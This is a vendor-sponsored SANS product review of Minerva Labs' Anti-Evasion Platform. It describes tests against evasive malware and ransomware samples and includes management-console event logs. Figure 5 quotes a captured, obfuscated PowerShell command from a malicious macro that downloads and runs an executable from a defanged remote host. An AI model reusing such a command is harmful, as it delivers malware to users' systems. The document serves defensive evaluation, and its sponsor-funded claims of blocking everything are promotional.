
Minerva Labs: Using Anti-Evasion to Block the Stealth Attacks Other Defenses Miss



A SANS Product Review

Written by Eric Cole, PhD

December 2017

Sponsored by
Minerva Labs

For additional information:
CyVent
https://cyvent.com

Introduction

On a regular basis, systems are being compromised at organizations of all shapes and sizes, and the most-asked question is often, "Why?" As a rule, it's not because they are skimping on security—many organizations that have been compromised have an ample security budget and security team. It's because malware and attack methodologies increasingly involve many different means of bypassing and even turning off our antivirus, monitoring and other security measures.

For example, many of the ransomware attacks in the past year were able to bypass traditional and next-gen AV software. Why? The reason is that AV software is very good at catching and blocking low-level malware but not at catching the unknown, such as non-malware or file-less attacks, for example. Both traditional and next-gen AV software try to detect malware by examining a file or process to determine if it's bad on the basis of its resemblance to previously seen malware.

For a strong security architecture, understand the weaknesses of the security layers you've currently implemented to determine whether a gap in your defenses requires attention. When considering whether to add another layer, do so in a way that avoids overlapping with the measures you've already deployed.

SANS reviewed Minerva Labs' Anti-Evasion Platform, which works with existing endpoint security to prevent all forms of evasive malware from getting past anti-malware protection on the endpoint. It does this by using the strengths of such malware against it. Rather than scanning files or processes to determine whether they are malicious, Minerva's Anti-Evasion Platform deceives the malware in a way that causes the threat to "choose" to terminate itself or crash if it tries to get around existing security measures. This approach to "attacking" attempts to evade other anti-malware products strengthens the overall endpoint security architecture without overlapping with the measures enterprises have already deployed.

In this review, we ran a series of attack types against Minerva, including malware that exhibited the following characteristics:

- Sandbox avoidance
- Memory injection attacks
- Use of malicious documents
- File destruction

In every case, Minerva's solution accurately blocked infection attempts and reported on these instances. The protection was effective even when the endpoints lacked Internet access.

These and other findings are presented in this review of Minerva's Anti-Evasion Platform.

The Minerva Difference:
Stopping Evasive Threats Without Antivirus Overlap

Endpoint security solutions that include antivirus protection are, and will always be, an important layer in an organization's in-depth defense strategy. It is important to remember, however, that adversaries never stop looking for ways to evade or bypass this protection. Malware developers will spend significant time focused on evading detection-based security techniques, continually changing their attack methods.

This is where Minerva's Anti-Evasion Platform comes in. Instead of scanning processes and files for known malware attributes, patterns or actions, Minerva's solution causes evasive threats to self-convict, preventing them from getting around other defenses.

Table 1 presents an overview of how Minerva, during our review, enhanced endpoint protection by addressing the weaknesses inherent in the traditional baseline AV protection that is common on most endpoints today.

Table 1. How Minerva Addresses Endpoint Security vs. Baseline AV Solutions

Baseline Antivirus Software	Minerva's Solution
Limited effectiveness against evasive threats	Blocks a wide range of evasive threats
Looks at attributes, patterns and properties of files or processes to "convict" malware	Creates an environment that causes evasive malware to self-convict
Often has a high number of false positives	Has minimal to no false positives
Does not detect stealthy attacks	Focuses on prevention of stealthy attacks, not detection

TAKEAWAY

Rather than mimicking existing technologies, Minerva's Anti-Evasion Platform utilizes the very strength of evasive threats against them.

Overview of Minerva's Anti-Evasion Platform

Minerva approaches security from a different angle than most endpoint security solutions. Instead of working independently on a system as the sole layer of protection, it integrates with security solutions that are common in enterprises, without overlapping the protection already offered by such baseline security controls. This architecture allows enterprises to automatically prevent more infections without an increased rate of false positives.

Most endpoint security solutions focus on examining file attributes or behavioral patterns of how malware operates. Therefore, as the malware becomes more evasive, the effectiveness of the techniques deteriorates rapidly. In contrast, with Minerva's Anti-Evasion Platform, the more evasive the malware we tested, the more effective the solution was at preventing the threat from affecting the system.

The Solution's Building Blocks

Minerva is not designed to be deployed as the sole endpoint security layer. The solution is comprised of several modules, each of which tackles a different form of evasion, as shown in Figure 1.



Minerva Anti-Evasion Platform
Hostile Environment Simulation
Memory Injection Prevention
Malicious Document Prevention
Endpoint Malware Vaccination
Ransomware Protection
Minerva VR™ Shared Technology
INTEGRATES WITH AND ENHANCES THE DEFENSE ECOSYSTEM
NAC
ANTIVIRUS
FIREWALL
IPS
CLOUD SOLUTIONS
SANDBOX

Figure 1. The Integrated Suite of Minerva Solutions

The following are the solution's components:

- **Hostile Environment Simulation** creates an environment on the endpoint that deceives anti-analysis malware into thinking it is not safe to run. Therefore, such malicious software will either terminate or suspend its operation, preventing any damage to the system. During testing, we observed this capability firsthand: Even when the baseline AV solution did not catch such environment-aware malicious code, Minerva was able to deceive the program into disabling itself.
- **Memory Injection Prevention** stops malware from hiding in valid processes in order to bypass many baseline anti-malware defenses. If malware tries to perform such file-less evasion tactics, the Minerva solution causes it to stop working to prevent the infection.
- **Malicious Document Prevention** stops various types of Microsoft Office documents from running malicious activity on a system. This includes attempts to evade baseline anti-malware protection by using malicious macros, PowerShell and other scripts to harm a system.

- **Endpoint Malware Vaccination** provides the ability to trick certain types of malicious software into believing it has already infected a system, thus preventing the infection even if the malware was able to evade baseline protection.
- **Ransomware Protection** provides an enhancement to the other Minerva techniques. Although there is a high probability the other Minerva modules would stop evasive ransomware from running, in cases where the ransomware can still attempt to run, Minerva automatically backs up the user's documents while ransomware attempts to destroy them, ensuring the documents are preserved.

The Minerva Management Console

Minerva's Anti-Evasion Platform is software that includes a lightweight Minerva Agent, which is deployed to the endpoints, and the Minerva Management Console, which centrally oversees the agents. The Minerva Management Console is used to manage all of the modules and gain visibility into how the solution is working. When working offline, the agent still prevents infections but won't submit its events to the Minerva Management Console until the user's endpoint has the necessary network connectivity.

Later in this paper, we will go into more detail on the Minerva Management Console, the solution's integration with baseline AV, SIEM (security incident and event management) systems and other tools.

Our Review Environments

To maximize the testing of Minerva's Anti-Evasion Platform, we utilized two environments:

1. We used Minerva's many capabilities mostly in a virtual lab environment provided by Minerva for the purpose of getting to know and experimenting with the solution.
2. We also installed Minerva's solution on six sample endpoints with various configurations to determine how systems worked with baseline AV and next-gen products without Minerva, and how those same systems worked with Minerva installed on them in addition to the baseline AV product.

When setting up our six test endpoints, we found Minerva's lightweight agent easy to install on various clients that contain different AV/endpoint security solutions.

In this review, we ran various types of malware in a virtual environment provided by Minerva to test the efficacy of the solution against evasive threats and gauge how it performed. We used six test systems, three running with Minerva agents and three without (each with a different endpoint solution installed). All six of the systems were installed with the same versions of McAfee, Sophos and Symantec endpoint/AV products. This allowed us to compare how our attacks were prevented between systems with and without the Minerva solution.


Objectives

We focused on the following objectives for this review:

- **Gain familiarity with the modules** and architectural components that comprise Minerva's Anti-Evasion Platform solution
- **Understand and experience the effectiveness** of Minerva's Anti-Evasion Platform at protecting systems from evasive malware
- **Validate operational and performance** aspects of Minerva's Anti-Evasion Platform, including ease of installation, convenience of deployment, low resource consumption, etc.

In our review, we ran several different types of evasive, hard-to-detect malware types on the system that did not have Minerva installed, and none of the endpoint solutions detected the attack. Then we tested again with Minerva running, and the attacks were automatically blocked.

When Minerva blocks an infection, it generates an event notifying the security administrator of the occurrence and provides information for determining the nature of the event. The events are displayed in the Minerva Management Console; administrators can also direct events to their existing SIEM solution. See Figure 2.



Event Description

Process TeslaCrypt3.1.exe queried a Security software artifact

Event Details

Event Id:	fe6a1bf8-dd4e-42fe-b500-7dca98d852ea
Endpoint:	Eric-PC
Type:	Evasion Technique
Process Name:	C:\MalwareSamples\TeslaCrypt3.1.exe
Command Line:	"C:\MalwareSamples\TeslaCrypt3.1.exe"
Certificate Information:	N/A
User Name:	Eric@Eric-PC
Server Received Time:	Nov 7th 2017 04:50 pm
Generation Time:	Nov 7th 2017 08:50 am
Simulated:	true
Rule Name:	RES-727_1
Rule Category:	Security software
File Hash (SHA-256):	0233d66d4ad77925c6c818ec0650a6a3a57f7955870acfad8ee7bbb1885d2019 VirusTotal Lookup
Armor Version:	2.2.0.2976
Parent Process:	C:\Windows\explorer.exe
Process ID:	2896

Figure 2. Event Details of an Attack Minerva Prevented

Preventing Anti-Analysis Malware

We started by running environment-aware malware designed to hide from security analysis and detection tools. In this case, we used various types of evasive malware that illustrated the following properties:

- Awareness of a malware analysis environment
- Ability to confuse automated analysis tools
- Avoidance of various security tools

These are properties typically used to bypass baseline AV/endpoint security solutions. Malware authors employ these techniques to stay under the radar of security analysts and vendors to increase the amount of time in which their tools remain undetected by security products.

Running a program directly on a system makes it easy to detect. However, by hiding or injecting into another process, it makes the malware sample stealthy and difficult to detect and block.

The key outcomes from this testing were:

- Minerva effectively simulates evasion-deterring artifacts on the endpoint.
- Minerva blocks recent malware samples that employ environment-aware evasive tactics.
- Minerva proactively blocks malware that was not detected by AV products.
- Minerva's actions control the damage and negate the impact of malware.


Memory Injection Prevention

Code injection, by which malware is injected into other, legitimate processes to try and hide the malicious program behind approved programs, is a common form of attack designed to evade baseline AV products.

We used several types of malware for this testing, including samples that employed the various forms of injection techniques, such as reflexive DLL injection and process hollowing.

Our testing included traditional malicious executable files and other forms of malware, such as samples that possessed file-less infection properties.

In all cases with the Minerva agent active on the endpoints, these attack types were blocked before they could cause any damage and the systems remained in their secure state. By using the Minerva Management Console, we could determine the nature of the threat that was stopped (see Figure 3).



Event Description

Process Kovter.exe tried to perform memory injection

Event Details

Event Id:	c81a7058-f6f7-429d-a67d-083183f5c353
Endpoint:	Eric-PC
Type:	Injection Prevention
Process Name:	C:\MalwareSamples\Kovter.exe
Command Line:	"C:\MalwareSamples\Kovter.exe"
Certificate Information:	N/A
User Name:	Eric@Eric-PC
Server Received Time:	Nov 7th 2017 04:46 pm
Generation Time:	Nov 7th 2017 08:46 am
Simulated:	true
Rule Name:	RES-1443_3
Rule Category:	Injection Prevention
File Hash (SHA-256):	1ba0eeecd16eb7e3a7753f5fb93e95e13de6fc42de684bb7eaf0b6dfe4d94278 VirusTotal Lookup
Armor Version:	2.2.0.2976
Parent Process:	C:\Windows\explorer.exe
Process ID:	2492
Received IP:	192.168.12.72
Local IP:	192.168.12.72
Additional Information:	Injected Process: C:\MalwareSamples\Kovter.exe


Figure 3. Prevention of Kovter File-less Malware

Minerva caught every instance of the evasive malware we tested. Then, when the malware was allowed to run on the sample systems without Minerva installed, the malware was able to bypass the traditional endpoint security hosted on them.

Malicious Document Prevention

Traditionally, for malware to cause damage, it had to be incorporated into executable files. If the file was not executed, the malware could not be launched on the system. This meant malicious code on Microsoft Windows was mainly limited to .exe and other compiled files. However, with macros being incorporated into Microsoft Office documents, all Office documents contain executable content and can now contain malicious content. Because most organizations require Office documents to be exchanged, it becomes an easy way for adversaries to bypass security measures and infect a system.

To that end, we ran Office documents with malicious macros in our test systems unprotected by Minerva and the malware was allowed to run. The set included macros designed to evade detection by spawning script interpreters, such as PowerShell. When these malicious document files were activated on the systems with Minerva installed, the malware was not allowed to run and the systems properly protected and defended against it. See Figures 4 and 5.



Document cr

To view this cont
click "Enable Con

fice Word


bar and then

Microsoft Visual Basic

Run-time error '70':

Permission denied

Figure 4. Malicious Macro that Crashed After Being Prevented by Minerva



```
Additional Information:   Command Line: [C:\Windows\S
                          ysWOW64\cmd.exe /C p^OwE^r
                          SHeLL^.ExE -^executIoN^pO^l^i^
                          CY BYpASs^ ^-NO^PROf^ILE -^w
                          ^In^DO^wST^Yl^E hI^D^DeN ^(^
                          nE^W^-^O^BjECT^ sysTE^M.^N^
                          e^t^.WE^B^C^lieNt).^D^Ow^nLo
                          A^dfl^IE('hxxp://asecwitlecn.bid/r
                          ead.php?f=0.dat','C:\Users\RW3
                          \AppData\Roaming.Exe');sT^a^rt
                          ^-pR^o^C^es^s^ 'C:\Users\RW3\
                          AppData\Roaming.eXe']
```

Figure 5. Management Console with Full Command Line of Malicious Script the Macro Attempted to Run

TAKEAWAY

In the endpoints that did not have Minerva protecting them, the malware infected the systems and encrypted the documents, making the files unrecoverable. In those systems with Minerva protecting them, the ransomware was blocked before the files were encrypted.

The key outcomes from this testing were:

- Minerva effectively blocks recent malware that employs malicious Microsoft Office documents as the infection vector.
- Minerva's prevention of such malware is effective without relying on macros being globally disabled.
- Even in cases where the evasive malware was hidden within a document, Minerva was still able to block it.

Ransomware Protection

Ransomware attacks are pervasive today, and their attack methods are hard to detect. The trick to dealing with these attacks is to either stop the data from being encrypted by an installed malicious program or provide an easy data recovery method. It is best to prevent the encryption altogether, which is why we reviewed Minerva using several pieces of ransomware, including WannaCry, CryptoLocker and Locky.

The ransomware set included samples that performed memory injection, and it included ransomware that originated from a malicious Microsoft Office macro. When we ran these attacks against systems that had Minerva installed on them, Minerva stopped the highly evasive ransomware attacks before they could encrypt files using the modules described earlier. In cases where we allowed the encryption to run, Minerva allowed for timely recovery of the affected user documents.

It is important to make a distinction that Minerva has two levels to protect against ransomware attacks. Minerva has modules that can block an infection. However, Minerva provides the Ransomware Protection module as an additional security layer for those cases where neither Minerva nor the baseline AV product are able to prevent the infection. In this case, the Ransomware Protection module will still prevent damage to a user's local documents by backing up the documents automatically while ransomware is trying to destroy them. Minerva intercepts attempts to delete or otherwise destroy documents; ransomware believes it's destroying the files, but thanks to Minerva, the ransomware is backing them up! Minerva provides a tool that lets users restore the affected documents, should they encounter this situation.

The key outcomes from this testing were:

- Minerva effectively blocks environment-aware evasive ransomware.
- Minerva stops any attempt at encrypting the data from the ransomware.
- If encryption does occur, Minerva enables restoration of the affected documents.

Effectiveness with No Internet Access

Today's threats are constantly morphing and changing. Therefore, products based on signatures require constant updates from the cloud in order to function properly. If Internet access is unavailable, the product is essentially out of date and will often not work correctly. This becomes problematic when people travel or work in environments in which Internet connectivity is not allowed or is unavailable.

We also reviewed Minerva with no Internet connectivity in all of the previous cases. When the Minerva agent functions without Internet access, the agent buffers the events locally, and when the endpoint reestablishes a connection to the Minerva Management Console, the events are submitted. Even without Internet connectivity, the product still functioned and was able to block all of the evasive malware.

The key outcomes from this testing were:

- Minerva blocks malware even when the endpoint lacks Internet connectivity.
- Minerva blocks malware from executing even when the Minerva Management Console lacks Internet connectivity.
- Minerva blocks malware even when endpoints lack connectivity to the Minerva Management Console.

One of the concerns with deploying additional software on an endpoint is that it will conflict with other software. However, Minerva's solution actually needs the other software to do its job. As such, the Minerva agent was deployed across several endpoint types with a variety of security products hosted on them. It caused zero detectable impact in the functioning of the existing security and end-user software.

Minerva's design allows for a low footprint. Unlike other security software, it neither requires extensive computing resources nor slows down the operating and processes of the computer on which it is installed. It's a "passive" solution that doesn't need to perform any active scans of files or processes, which is one of the reasons it's so unobtrusive.

After the software was installed, the system did not require a reboot. When Minerva was active, it generated no false positives (incorrectly blocking legitimate applications as an attack) that would impact the user's legitimate interactions with the system.

Enterprise Grade

A key aspect of deploying endpoint solutions is to make sure they are enterprise grade. For example, if a solution lacks a way to centrally manage and provide visibility across, for example, a 10,000-user endpoint organization, the solution will not scale, thus losing its value. Minerva's centralized management of its agents with an easy-to-use console eliminates this pain point. See Figure 6.

TAKEAWAY

The Minerva Agent uses less than 1 percent of the endpoint's CPU resources, which means it has minimal impact on the functioning of the system.




Figure 6. The Minerva Console

In addition to submitting events to the Minerva Management Console, Minerva's solution can send alerts to a SIEM system, which gives security operations center (SOC) analysts better insight into what is happening on the system. By redirecting Minerva's alerts into a SIEM tool, an organization can continue to use existing workflow and staff without having to design a new process for accommodating Minerva's events. Moreover, by feeding into a SIEM solution, the organization retains a centralized view across a variety of security events and technologies within its environment.

To make it easy to integrate with an existing SIEM tool, Minerva uses the CEF (common event format) for creating and structuring its events, making it easy for the tool to parse or analyze the data. This, in turn, allows Minerva data to be integrated with firewall and IDS logs so analysts can get a better picture of how the malware entered the environment and what future mitigation techniques can be taken.

TAKEAWAY

